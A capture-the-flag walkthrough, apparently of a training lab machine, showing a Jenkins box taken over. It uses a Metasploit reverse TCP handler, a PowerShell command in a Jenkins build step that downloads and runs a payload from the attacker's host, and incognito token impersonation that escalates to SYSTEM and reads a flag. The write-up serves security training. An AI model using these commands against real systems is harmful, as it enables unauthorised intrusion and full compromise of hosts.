
msf6 exploit(multi/handler) > setg lport 4477

lport => 4477


msf6 exploit(multi/handler) > run



```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > setg lhost 10.11.140.218
lhost => 10.11.140.218
msf6 exploit(multi/handler) > setg lport 4477
lport => 4477
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.11.140.218:4477
```



```
┌──(root㉿kali)-[~/thm/alfred]
└─# ls
nishang  nmp  shell-rif.exe

┌──(root㉿kali)-[~/thm/alfred]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




Build

Execute Windows batch command


Command

```
powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.11.140.218:8000/shell-rif.exe','shell-rif.exe')"
```

See the list of available environment variables




```
PS C:\Program Files (x86)\Jenkins\workspace\project> Start-Process "shell-rif.exe"
PS C:\Program Files (x86)\Jenkins\workspace\project>
```



```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.11.140.218:4455
[*] Sending stage (177734 bytes) to 10.10.188.142
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (10.11.140.218:4455 -> 10.10.188.142:49382) at 2025-07-01 09:06:37 -0400

meterpreter >
```

Privilege Escalation:



Now that we have initial access, let's use token impersonation to gain system access.

Windows uses tokens to ensure that accounts have the right privileges to carry out particular actions. Account tokens are assigned to an account when users log in or are authenticated. This is usually done by LSASS.exe(think of this as an authentication process).

This access token consists of:

- User SIDs(security identifier)
- Group SIDs
- Privileges

Amongst other things. More detailed information can be found here.

There are two types of access tokens:

- Primary access tokens: those associated with a user account that are generated on log on
- Impersonation tokens: these allow a particular process(or thread in a process) to gain access to resources using the token of another (user/client) process

For an impersonation token, there are different levels:


- SecurityAnonymous: current user/client cannot impersonate another user/client
- SecurityIdentification: current user/client can get the identity and privileges of a client but cannot impersonate the client
- SecurityImpersonation: current user/client can impersonate the client's security context on the local system
- SecurityDelegation: current user/client can impersonate the client's security context on a remote system

Where the security context is a data structure that contains users' relevant security information.

The privileges of an account(which are either given to the account when created or inherited from a group) allow a user to carry out particular actions. Here are the most commonly abused privileges:

- SeImpersonatePrivilege
- SeAssignPrimaryPrivilege
- SeTcbPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeCreateTokenPrivilege
- SeLoadDriverPrivilege
- SeTakeOwnershipPrivilege
- SeDebugPrivilege


There's more reading here.



```
PS C:\Program Files (x86)\Jenkins\workspace\project> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                  Description                               State
=============================== ========================================= ========
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process        Disabled
SeSecurityPrivilege             Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege           Load and unload device drivers            Disabled
SeSystemProfilePrivilege        Profile system performance                Disabled
SeSystemtimePrivilege           Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                    Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Disabled
SeCreatePagefilePrivilege       Create a pagefile                         Disabled
SeBackupPrivilege               Back up files and directories             Disabled
SeRestorePrivilege              Restore files and directories             Disabled
SeShutdownPrivilege             Shut down the system                      Disabled
SeDebugPrivilege                Debug programs                            Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values        Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege       Force shutdown from a remote system       Disabled
SeUndockPrivilege               Remove computer from docking station      Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set            Disabled
SeTimeZonePrivilege             Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege   Create symbolic links                     Disabled
PS C:\Program Files (x86)\Jenkins\workspace\project>
```


You can see that two privileges(SeDebugPrivilege, SeImpersonatePrivilege) are enabled. Let's use the incognito module that will allow us to exploit this vulnerability.

Enter: load incognito to load the incognito module in Metasploit. Please note that you may need to use the use incognito command if the previous command doesn't work. Also, ensure that your Metasploit is up to date.




```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > 
```

To check which tokens are available, enter the list_tokens -g. We can see that the BUILTIN\Administrators token is available.



```
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpsvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
NT SERVICE\UxSms
NT SERVICE\Winmgmt
NT SERVICE\wuauserv

Impersonation Tokens Available
========================================
No tokens available

meterpreter > 
```


Use the impersonate_token "BUILTIN\Administrators" command to impersonate the Administrators' token. What is the output when you run the getuid command?




```
meterpreter > getuid
Server username: alfred\bruce
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Even though you have a higher privileged token, you may not have the permissions of a privileged user (this is due to the way Windows handles permissions - it uses the Primary Token of the process and not the impersonated token to determine what the process can or cannot do).


Ensure that you migrate to a process with correct permissions (the above question's answer). The safest process to pick is the services.exe process. First, use the ps command to view processes and find the PID of the services.exe process. Migrate to this process using the command migrate PID-OF-PROCESS



```
meterpreter >
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 100   668   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 396   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 516   668   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 524   516   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 572   564   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 580   516   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 612   564   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 668   580   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 676   580   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 684   580   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 772   668   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
```



```
meterpreter > migrate 668
[*] Migrating from 1900 to 668...
[*] Migration completed successfully.
meterpreter > 
```



```
meterpreter > pwd
C:\Windows\system32\config
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cat root.txt
�[redacted]f25a45b8046b4a
meterpreter > 
```